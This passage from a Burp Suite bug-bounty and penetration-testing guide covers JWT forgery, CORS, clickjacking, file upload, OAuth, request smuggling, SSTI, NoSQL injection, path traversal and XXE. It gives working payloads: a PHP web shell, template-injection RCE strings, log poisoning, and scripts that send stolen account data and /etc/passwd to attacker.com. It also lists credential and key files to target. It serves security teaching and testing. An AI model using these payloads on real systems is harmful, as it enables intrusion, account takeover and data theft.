[*] Payload: Change "role": "user" → "admin"

# Step 3: Remove signature (keep trailing dot!)
eyJhbGciOiJub25lIiwidHlwIjoiSldUIIn0.eyJzdWIiOiJ1c2VyMTIzIiwicm9sZSI6ImFkbWluIn0.

# Step 4: Send modified token
[+] If server accepts it → Critical auth bypass!
[+] Access admin panel as regular user
```

JWT Attack #2 — RS256 to HS256 Algorithm Confusion

```
jwt-rs256

# When app uses RS256 (asymmetric), switch to HS256 (symmetric)
# Attack: Sign with PUBLIC key as HMAC secret

# Step 1: Get server's public key
GET /.well-known/jwks.json → extract public key
GET /api/auth/public-key → check common locations

# Step 2: JWT Editor → Attack → Embedded JWK
[*] Change alg: RS256 → HS256
[*] Sign with server's public key as HS256 secret

# Step 3: Or brute-force weak HMAC secret:
$ hashcat -m 16500 jwt.txt /usr/share/wordlists/rockyou.txt
$ python3 -c "import jwt; print(jwt.encode({'role':'admin'}, 'secret', 'HS256'))"

[+] Forged token accepted → auth bypass / privilege escalation
```

JWT Attack #3 — Header Injection (kid / jku / x5u)

jwt-kid

```
# kid (Key ID) – path traversal to use known file as key:
{"alg":"HS256","typ":"JWT","kid":"../../../../dev/null"}
[*] Signs with empty string (null file content) → predictable!

# jku (JWK Set URL) – point to attacker-controlled key:
{"alg":"RS256","typ":"JWT","jku":"https://attacker.com/jwks.json"}
[*] Server fetches YOUR key and uses it to verify YOUR forged token

# x5u (X.509 URL) – same attack with certificate chain:
{"alg":"RS256","typ":"JWT","x5u":"https://attacker.com/cert.pem"}

# Setup: Host JWKS on Burp Collaborator or attacker.com
# JWT Editor → New RSA Key → copy public key → serve as JWKS
[+] Sign token with your private key → server validates with your public key!
```

CHAPTER 18

CORS Misconfigurations & Clickjacking

CORS — Cross-Origin Resource Sharing

CORS controls which origins can make cross-site requests to an API. Misconfigurations allow attacker websites to make authenticated API requests on behalf of victims, silently stealing data. CORS bugs are extremely common and frequently rated High/Critical in bug bounty programs.

Misconfiguration	Header Combination	Impact
Origin reflection	Origin: evil.com → ACAO: evil.com + ACAC: true	Full credential theft
Null origin trust	Origin: null → ACAO: null + ACAC: true	Sandboxed iframe attack
Subdomain trust	Origin: evil.target.com → reflected + ACAC: true	XSS + CORS chain
Wildcard + creds	ACAO: * with cookies allowed	Misconfiguration (browser blocks)
Pre-flight bypass	Simple requests skip pre-flight	GET/POST with basic headers

```
cors-test

# Step 1: Test CORS with Burp Repeater
GET /api/account HTTP/1.1
Host: target.com
Cookie: session=victim_token
Origin: https://attacker.com

# Vulnerable response:
Access-Control-Allow-Origin: https://attacker.com ← Origin reflected!
Access-Control-Allow-Credentials: true ← Credentials allowed!

# Step 2: PoC exploit page (host on attacker.com):
<script>
  fetch('https://target.com/api/account', {credentials: 'include'}).then(
    r => r.text()).then(d => fetch('https://attacker.com/steal?d='+btoa(d)))
</script>

[+] Victim visits attacker.com → their account data silently exfiltrated!

# Test all origins systematically with Intruder:
Origin: $FUZZ$.target.com (test subdomain variations)
Origin: target.com.attacker.com (suffix bypass)
Origin: https://nottarget.com (not-prefix bypass)
```

Clickjacking — Burp Clickbandit


clickjacking

```
# Burp Clickbandit – automatic clickjacking PoC generator
[*] Burp menu → Burp Clickbandit
[*] Copy JavaScript → paste in browser console on target site
[*] Clickbandit records your clicks and generates PoC

# Manual test: can the page be iframed?
<iframe src='https://target.com/transfer' width='500' height='500'></iframe>

# Check for missing X-Frame-Options:
# Passive scanner flags missing headers automatically
X-Frame-Options: DENY          ← Protected
X-Frame-Options: SAMEORIGIN   ← Protected (same origin only)
Content-Security-Policy: frame-ancestors 'none' ← Protected

# If none of these headers → CLICKJACKING POSSIBLE
# Severity: Medium (on sensitive actions like change password)
# Severity: High (if combined with CSRF or auth bypass)
```



CHAPTER 19

File Upload Vulnerabilities

Insecure file upload functionality is one of the most impactful vulnerability classes — leading directly to Remote Code Execution (RCE) when combined with web server misconfigurations. Bug bounty programs heavily reward file upload RCE with maximum payouts.

File Upload Attack Types

Attack	Method	Impact	Burp Tool
Web Shell Upload	Upload .php/.asp/.jsp shell	Full RCE on server	Proxy + Repeater
Content-Type Bypass	Change MIME type in request	Bypass client-side checks	Repeater
Extension Bypass	shell.php.jpg, shell.php%00.jpg	Bypass extension blacklist	Repeater, Intruder
Magic Bytes Bypass	Prepend GIF89a; to shell code	Bypass content analysis	Repeater
Path Traversal in Name	.././webroot/shell.php	Write shell to web-accessible dir	Repeater
ImageMagick CVE	Malicious image → command execution	RCE via image processing	Repeater
XXE via SVG/XML	SVG with XXE payload	File read, SSRF	Repeater
DoS via ZIP Bomb	Upload nested ZIP (42KB→4PB)	Service disruption	Repeater

```
file-upload

# Step 1: Upload normal file, intercept with Burp
POST /upload HTTP/1.1
Content-Type: multipart/form-data; boundary=----FormBoundary

-----FormBoundary
Content-Disposition: form-data; name="file"; filename="shell.jpg"
Content-Type: image/jpeg

<?php system($_GET['cmd']); ?>
-----FormBoundary--


# Step 2: Test bypasses in Repeater:
filename="shell.php"           ← Direct attempt
filename="shell.php.jpg"       ← Double extension
filename="shell.pHp"           ← Case variation
filename="shell.php5"          ← Alternative extension
filename="shell.php%00.jpg"     ← Null byte injection
filename=".htaccess"            ← Upload config file

# .htaccess payload — make .jpg execute as PHP:
AddType application/x-httpd-php .jpg

# Magic bytes bypass:
GIF89a; <?php system($_GET['cmd']); ?>
# Save as shell.gif → upload → access via browser
[+] Server executes PHP despite .gif extension!
```

! Critical Finding Process

1. Find upload endpoint in Proxy history. 2. Send to Repeater. 3. Try php/asp/jsp extensions. 4. Try Content-Type manipulation. 5. If uploaded, find path in response. 6. Access uploaded file. 7. Execute: /uploads/shell.php?cmd=id → confirms RCE!



CHAPTER 20

Business Logic Vulnerabilities

Business logic vulnerabilities arise when application logic can be abused to circumvent intended behavior. These bugs can't be detected by automated scanners alone — they require understanding the application's intended workflow and thinking creatively about how to subvert it. Many P1 bug bounty reports involve business logic flaws.

Common Business Logic Vulnerabilities

Vulnerability	Description	Example
Price Manipulation	Modify price/quantity before checkout	price=100 → price=0.01
Negative Quantity	Set negative item quantities	qty=-1 → refund without purchase
Coupon Stacking	Apply same coupon multiple times	Race condition → 100% off
Workflow Bypass	Skip mandatory payment/verification step	POST /order without /pay
Integer Overflow	Exceed max value to wrap to minimum	99999999 items → negative
Status Manipulation	Change order status in request	status=pending→status=shipped
Free Upgrade	Modify product tier in request	plan=basic → plan=enterprise
Account Takeover	Reuse password reset token after use	Single-use token replay
Referral Abuse	Self-referral or referral loop	Refer yourself for credits
Time-of-Check/Use	Race condition between check and action	Two concurrent purchases


```
business-logic

# Price manipulation – intercept checkout with Burp:
POST /api/checkout HTTP/1.1
{"items": [{"id": "laptop", "qty": 1, "price": 1299.99}]}

# Modify in Repeater:
{"items": [{"id": "laptop", "qty": 1, "price": 0.01}]}
[+] If server trusts client-supplied price → buy laptop for $0.01!

# Race condition – coupon reuse with Turbo Intruder:
POST /api/apply-coupon {coupon: "SAVE50"}
# Send 30 simultaneous requests:
# Coupon check: SELECT used FROM coupons WHERE code='SAVE50'
# Race window: all 30 see 'not used' before any marks used
[+] Coupon applied 30x = 1500% discount!

# Workflow step bypass:
Normal flow: /product → /cart → /payment → /confirm
Attack: Skip directly to POST /confirm
[+] Order placed without payment!
```



CHAPTER 21

OAuth 2.0 & SSO Security Testing

OAuth 2.0 is the backbone of modern authentication — Google login, Facebook login, GitHub OAuth. Misimplementations lead to account takeover, token leakage, and cross-site request forgery. These are consistently high-value findings in bug bounty programs.

Attack	Vulnerability	Impact
State Parameter Bypass	Missing/weak CSRF state token in OAuth flow	Account takeover via CSRF
Open Redirect in redirect_uri	redirect_uri not strictly validated	Auth code stolen by attacker
Token Leakage in Referrer	Access token in URL sent in Referer header	Token theft via logs
Implicit Flow Token Theft	Access token in URL fragment — old flows	Token captured via iframes
Authorization Code Injection	Reuse code from another account	Login as victim
Scope Manipulation	Expand OAuth scopes beyond what's needed	Unauthorized data access
PKCE Bypass	Missing PKCE for public clients	Auth code interception

```
oauth

# OAuth flow analysis in Burp Proxy:

# Step 1: Capture OAuth authorization request:
GET /oauth/authorize?
  client_id=app123&
  redirect_uri=https://target.com/callback&
  response_type=code&
  scope=read_email&
  state=RANDOM_STATE ← Is this truly random? Use Sequencer!

# Attack 1: redirect_uri manipulation:
redirect_uri=https://target.com.attacker.com/callback
redirect_uri=https://target.com/callback/../../../../attacker
redirect_uri=https://target.com/callback?x=https://attacker.com

# Attack 2: Missing state parameter (CSRF):
GET /oauth/authorize?client_id=app&redirect_uri=...&response_type=code
# No state → CSRF the authorization → steal code → account takeover!

# Attack 3: Auth code replay:
[*] Capture code from OAuth callback
[*] Use code in different session/account
[+] If server doesn't bind code to session → account takeover!
```



CHAPTER 22

HTTP Request Smuggling & Desync Attacks

HTTP request smuggling exploits disagreements between front-end (CDN/load balancer) and back-end servers about where one request ends and the next begins. This allows attackers to poison the request queue, bypass security controls, and hijack other users' requests. Burp Suite Pro includes a dedicated smuggling scanner.

Type	Description	Front-end Uses	Back-end Uses
CL.TE	Content-Length conflicts with Transfer-Encoding	Content-Length	Transfer-Encoding
TE.CL	Reverse — TE front, CL back	Transfer-Encoding	Content-Length
TE.TE	Both use TE but handle chunked differently	Transfer-Encoding	Transfer-Encoding (diff parse)
H2.CL	HTTP/2 front-end, HTTP/1.1 back-end (h2c smuggling)	HTTP/2 native	Content-Length
H2.TE	HTTP/2 with TE header injected	HTTP/2 native	Transfer-Encoding

smuggling-detail

```
# CL.TE Smuggling – basic technique:
POST / HTTP/1.1
Host: target.com
Content-Length: 13
Transfer-Encoding: chunked


0

SMUGGLED

# Effect: Back-end processes 'SMUGGLED' as start of next request!

# Use HTTP Request Smugger BApp for automated detection:
[*] Install from BApp Store → Extensions → BApp Store
[*] Right-click any request → Extensions → HTTP Request Smugger
[*] → Launch probe ← sends detection payloads
[+] Vulnerable: Receives Collaborator callback with smuggled content

# Burp Pro Scanner also auto-detects smuggling!
Dashboard → New Scan → URL → Scan for HTTP desync attacks
```



CHAPTER 23

Mobile App API Testing with Burp Suite

Mobile applications are just HTTP clients — all their API traffic can be intercepted and tested with Burp Suite. Mobile apps frequently have more privileged APIs than web apps, less testing coverage, and hidden endpoints that expose more functionality. Mobile bug bounty testing often yields higher-severity findings.

Android Setup — Intercepting Mobile Traffic

```
android-setup

# Method 1: Android Emulator (easiest)
$ emulator -avd Pixel_6 -http-proxy 127.0.0.1:8080

# Install Burp CA on emulator:
$ adb push burp-cacert.der /sdcard/
[*] Settings → Security → Install certificate → select file

# Method 2: Real Android device
[*] Connect device to same WiFi as Kali/PC
[*] WiFi Settings → Modify → Proxy → Manual
[*] Proxy host: YOUR_PC_IP Port: 8080

# Certificate pinning bypass (rooted device):
$ frida -U -f com.target.app --codeshare pcipolloni/universal-android-ssl-pinning-bypass

# Or Magisk module: MagiskTrustUserCerts
[*] Moves user-installed certs to system trust store
[+] All app traffic now visible in Burp — including pinned apps!
```

iOS Setup — Intercepting iPhone Traffic

```
ios-setup

# iPhone setup:
[*] Settings → WiFi → (i) → Configure Proxy → Manual
[*] Server: YOUR_PC_IP Port: 8080


# Install Burp CA on iPhone:
[*] Browse to http://burp on iPhone → Download CA
[*] Settings → General → VPN & Device Management → Install cert
[*] Settings → General → About → Certificate Trust Settings → Enable

# For apps with certificate pinning (jailbroken):
[*] Install SSL Kill Switch 2 via Cydia/Sileo
[*] Or use Objection: objection -g com.target.app explore
[*] ios sslpinning disable
[+] All HTTPS traffic interceptable in Burp!
```

Mobile API Testing Checklist

- ◆ Test unauthenticated API access — remove Authorization header entirely
- ◆ Check for API versioning — /api/v1 may have vulnerabilities fixed in /api/v2
- ◆ Look for hidden debug endpoints: /api/debug, /api/test, /api/internal
- ◆ Test parameter tampering — userId, accountId, role fields in request body
- ◆ Check if mobile app has different rate limits than web version (often weaker)

- ◆ Look for API keys hardcoded in JS bundles or mobile app decompiled code
 - ◆ Test WebSocket connections — mobile apps often use WS for real-time features
 - ◆ Check OAuth token scope — mobile apps often request more permissions than needed
 - ◆ Test API endpoints that mobile app doesn't use in UI but exposes in JS/binary
-



CHAPTER 24

Server-Side Template Injection (SSTI)

Server-Side Template Injection occurs when user input is embedded in server-side templates and rendered. SSTI can lead to Remote Code Execution — one of the most critical web vulnerabilities. Common template engines: Jinja2 (Python), Twig (PHP), Freemarker (Java), Smarty (PHP), Pebble (Java).

Template Engine	Language	Detection Payload	RCE Payload
Jinja2	Python	{{7*7}} → 49	{{'.__class__.__mro__[1].__subclasses__()[396]('id',shell=True,stdout=-1).communicate()}}
Twig	PHP	{{7*7}} → 49	{{['id'] filter('system')}}
Freemarker	Java	\${7*7} = 49	<#assign ex=Execute?new()>\${ex("id")}
Smarty	PHP	{7*7} = 49	{php}echo `id`;{/php}
Velocity	Java	#set(\$x=7*7) \$x = 49	#set(\$x=Execute?new())\${\$x("id")}

sssti


```
# Step 1: Identify template injection in Burp Repeater:
GET /profile?name=John HTTP/1.1
→ Response: Hello John!

GET /profile?name={{7*7}} HTTP/1.1
→ Response: Hello 49! ← SSTI confirmed!

# Step 2: Identify template engine:
{{7*'7'}} → 7777777 = Twig (multiplied strings)
{{7*'7'}} → 49      = Jinja2 (treated as number)
${7*7}     → 49      = Freemarker/Velocity

# Step 3: Jinja2 RCE:
{{request.application.__globals__.__builtins__.__import__('os').popen('id').read()}}

# Burp Scanner auto-detects common SSTI patterns!
# Manual confirmation and RCE always done in Repeater
[+] SSTI → RCE = Critical-severity bug bounty report
```



CHAPTER 25

NoSQL Injection Testing

NoSQL databases (MongoDB, CouchDB, Cassandra) are immune to traditional SQL injection but vulnerable to their own injection variants. NoSQL injection can bypass authentication, extract data, and in some cases lead to RCE via server-side JavaScript execution.

MongoDB Injection — Most Common

```
nosql

# Authentication bypass — MongoDB operator injection:
Normal: POST /login {user:"admin", pass:"wrongpass"}
Attack: POST /login {user:"admin", pass: {$gt: ""}}

# Explanation: $gt means 'greater than'
# "password > empty string" is always TRUE!
# MongoDB evaluates: WHERE password > "" → always matches!

# In Repeater, change Content-Type to application/json:
Content-Type: application/json
{"username":{"$gt":""},"password":{"$gt":""}}
[+] Logged in as admin without knowing password!

# URL parameter injection:
GET /api/users?user[$gt]=a
# PHP converts user[$gt]=a → {"user": {"$gt": "a"}}

# Blind NoSQLi — extract data char by char:
pass[$regex]=^a.* → different response? First char is 'a'!
pass[$regex]=^ad.* → next char is 'd'
[+] Extract entire password one character at a time
```

NoSQL Testing with Burp Intruder

```
nosql-intruder


# Use Cluster Bomb attack to test NoSQL operators:
# Position 1: operator ($gt, $ne, $regex, $where)
# Position 2: value

{"username":"admin","password":{"$OPS":"$VAL$"}}

# Payload Set 1 (operators):
$gt, $lt, $gte, $lte, $ne, $regex, $exists, $where

# Payload Set 2 (values):
"" (empty string)
1 (integer)
true (boolean)
.* (regex wildcard)

# Grep-Match: "Welcome" OR different response length
[+] Successful operator = authentication bypass!
```



CHAPTER 26

Path Traversal & Local File Inclusion (LFI)

Path traversal vulnerabilities allow attackers to read arbitrary files from the server filesystem — including sensitive configuration files, credentials, SSH keys, and source code. Local File Inclusion (LFI) in PHP applications can escalate to Remote Code Execution via log poisoning.

Path Traversal — Common Targets

File	OS	Contents
/etc/passwd	Linux	User accounts — list of system users
/etc/shadow	Linux	Password hashes (root-readable only)
/etc/hosts	Linux	Internal network hostnames
/proc/self/environ	Linux	Environment variables — often contains secrets
/proc/self/cmdline	Linux	Running process command arguments
~/.ssh/id_rsa	Linux	SSH private key — SSH login as user!
/var/log/apache2/access.log	Linux	Web server log — useful for log poisoning
/etc/nginx/nginx.conf	Linux	Nginx config — reveals internal paths
C:\Windows\win.ini	Windows	Legacy Windows config file
C:\inetpub\wwwroot\web.config	Windows	IIS config — may contain DB creds
C:\Windows\repair\sam	Windows	SAM database — Windows password hashes

path-traversal

```
# Basic path traversal test in Repeater:
GET /download?file=report.pdf HTTP/1.1

# Test payloads:
GET /download?file=../../../../etc/passwd
GET /download?file=../../../../../../etc/passwd (encoded dot)
GET /download?file=%2e%2e%2f%2e%2e%2fetc%2fpasswd (URL encoded)
GET /download?file=%252e%252e%252fetc%252fpasswd (double encoded)
GET /download?file=..%c0%af..%c0%afetc%c0%afpasswd (Unicode)

# Absolute path bypass:
GET /download?file=/etc/passwd

# PHP LFI with null byte (PHP < 5.3):
GET /page?inc=../../../../etc/passwd%00

# LFI to RCE via log poisoning:
# Step 1: Poison Apache access log with PHP payload:
GET /<?php system($_GET['cmd']); ?> HTTP/1.1
User-Agent: <?php system($_GET['cmd']); ?>

# Step 2: Include the log file:
GET /page?inc=../../../../var/log/apache2/access.log&cmd=id
[+] Log contains our PHP → executed! RCE achieved!
```

Burp Intruder — Automated Path Traversal

lfi-intruder

```
# Use Intruder Sniper on file parameter:
GET /download?file=$PAYLOADS


# Payload list – path traversal sequences:
../../../../etc/passwd
../../../../../../etc/passwd
../../../../../../etc/passwd
../../../../../../etc/passwd
%2e%2e%2e%2e%2e%2e/etc/passwd
%252e%252e%252e%252e/etc/passwd
../../../../windows/win.ini (Windows)

# Grep-Match: 'root:' (Linux) or '[extensions]' (Windows)
[+] Matching responses = successful path traversal!

# Also test in:
[*] Zip/archive extraction (ZipSlip vulnerability)
[*] Template rendering parameters
[*] PDF/image generation with file:// URLs
[*] Log viewer, config editor features
```

! LFI Escalation Chain

LFI → Log Poisoning → RCE → Shell → Pivot. Any LFI on a PHP app with writable/readable logs can be escalated to full RCE. Always attempt log poisoning and /proc/self/environ as second step.



CHAPTER 27

XXE Injection — XML External Entity

XXE injection exploits XML parsers that process external entity references. A successful XXE can read local files, perform SSRF, trigger denial of service, or enable RCE in some configurations. Burp Suite's active scanner detects XXE automatically, and Collaborator enables detection of blind out-of-band XXE.

XXE Payload Types

```
xxe-payloads

# Basic XXE — read /etc/passwd:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<userInfo>
  <username>&xxe;</username>
</userInfo>
[+] Response contains /etc/passwd content!

# XXE SSRF — internal network access:
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://192.168.1.1/admin">]>
<data>&xxe;</data>
[+] Response contains internal admin panel content!

# XXE DoS — billion laughs attack:
<!DOCTYPE foo [
  <!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
]>
<foo>&lol3;</foo>
[!] Exponential expansion crashes XML parser — DoS!

# Blind XXE — out-of-band via Collaborator:
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://YOUR.collaborator.com">]>
[+] DNS/HTTP callback received = Blind XXE confirmed!
```

Blind XXE — Data Exfiltration

```
blind-xxe

# When XXE response contains no data (blind), use 00B exfil:

# Step 1: Host evil.dtd on attacker.com:
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval '<!ENTITY &#x25; exfil SYSTEM
"http://attacker.com/?data=%file;">
'>
%eval;
%exfil;


# Step 2: Blind XXE payload pointing to evil.dtd:
<?xml version="1.0"?>
<!DOCTYPE foo [
  <!ENTITY % dtd SYSTEM "http://attacker.com/evil.dtd">
  %dtd;
]>
<foo>trigger</foo>

[+] attacker.com receives: /?data=root:x:0:0:root:/root:/bin/bash...
[+] Full /etc/passwd exfiltrated via DNS/HTTP!

# Use Burp Collaborator as receiver:
[*] Replace attacker.com with your Collaborator payload
[*] View interactions in Collaborator tab
```

Finding XXE Attack Surface in Burp

- **XML Content-Type:** Requests with Content-Type: application/xml or text/xml — obvious XML processing
- **JSON to XML Conversion:** Try changing Content-Type to text/xml and convert JSON body to XML — many parsers accept both
- **SVG Image Upload:** SVG files are XML — upload SVG with XXE payload to image upload endpoints
- **Office Document Upload:** DOCX/XLSX/PPTX are ZIP+XML — embed XXE in XML files inside the archive
- **SOAP Web Services:** SOAP uses XML — every WSDL endpoint is a potential XXE target
- **RSS/Atom Feeds:** Feed processing endpoints often parse XML without proper security
- **PDF Generation:** PDF generators that accept HTML/XML input may process external entities
- **Config Import Features:** XML-based configuration imports — common in enterprise apps



CHAPTER 28

Burp Suite Automation & CI/CD Integration

Enterprise Automation

Enterprise



Burp Suite Enterprise integrates into DevSecOps pipelines via REST API, Jenkins plugins, GitHub Actions, and scheduled scanning. Shift security left.

Burp Suite REST API (Enterprise)

```
# Start a scan via REST API:
POST /api/v1/scan HTTP/1.1
Authorization: Bearer YOUR_API_KEY
Content-Type: application/json

{
  "urls": ["https://target.com"],
  "scan_configuration": [{"name": "Thorough"}],
  "application_logins": [{
    "username": "testuser",
    "password": "testpass"
  }]
}

# Poll for scan status:
GET /api/v1/scan/{scan_id}
[+] {"status": "succeeded", "issue_counts": {"total": 42}}

# Get issues:
GET /api/v1/scan/{scan_id}/issues
[+] Returns full issue list with severity and evidence
```

GitHub Actions Integration

```
# .github/workflows/security.yml
name: Burp Suite Security Scan
on: [push, pull_request]

jobs:
  security-scan:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v3

      - name: Start app
        run: docker-compose up -d

      - name: Run Burp Scan
        uses: PortSwigger/scan-action@v1
        with:
          target-url: http://localhost:8080
          api-key: ${ secrets.BURP_API_KEY }
          fail-on-severity: HIGH

      - name: Upload report
        uses: actions/upload-artifact@v3
        with:
          name: burp-report
          path: burp-report.html
```

[+] Every PR automatically scanned – vulnerabilities caught pre-merge!

Headless Scanning with Burp CLI

```
# Burp Suite Pro – headless mode (no GUI):
$ java -jar burpsuite_pro.jar --project-file=project.burp
  --config-file=scan-config.json --unpause-spider-and-scanner

# Or use the official Burp CLI tool (Enterprise):
$ burp-cli scan --url https://target.com
  --config thorough
  --output report.html
  --fail-on-severity HIGH


# Jenkins integration example:
pipeline {
  stages {
    stage('Security Scan') {
      steps {
        sh 'burp-cli scan --url $APP_URL --output report.html'
      }
    }
  }
}
```

[+] Security gate: build fails if HIGH/CRITICAL vulns found

Burp Suite Pro Keyboard Shortcuts — Complete Reference

Action	Shortcut	Where
New project	Ctrl+N	Main window
Open project	Ctrl+O	Main window
Save project copy	Ctrl+Shift+S	Main window
Send to Repeater	Ctrl+R	Any request view

Send to Intruder	Ctrl+I	Any request view
Send to Organizer	Ctrl+O (in req)	Any request view
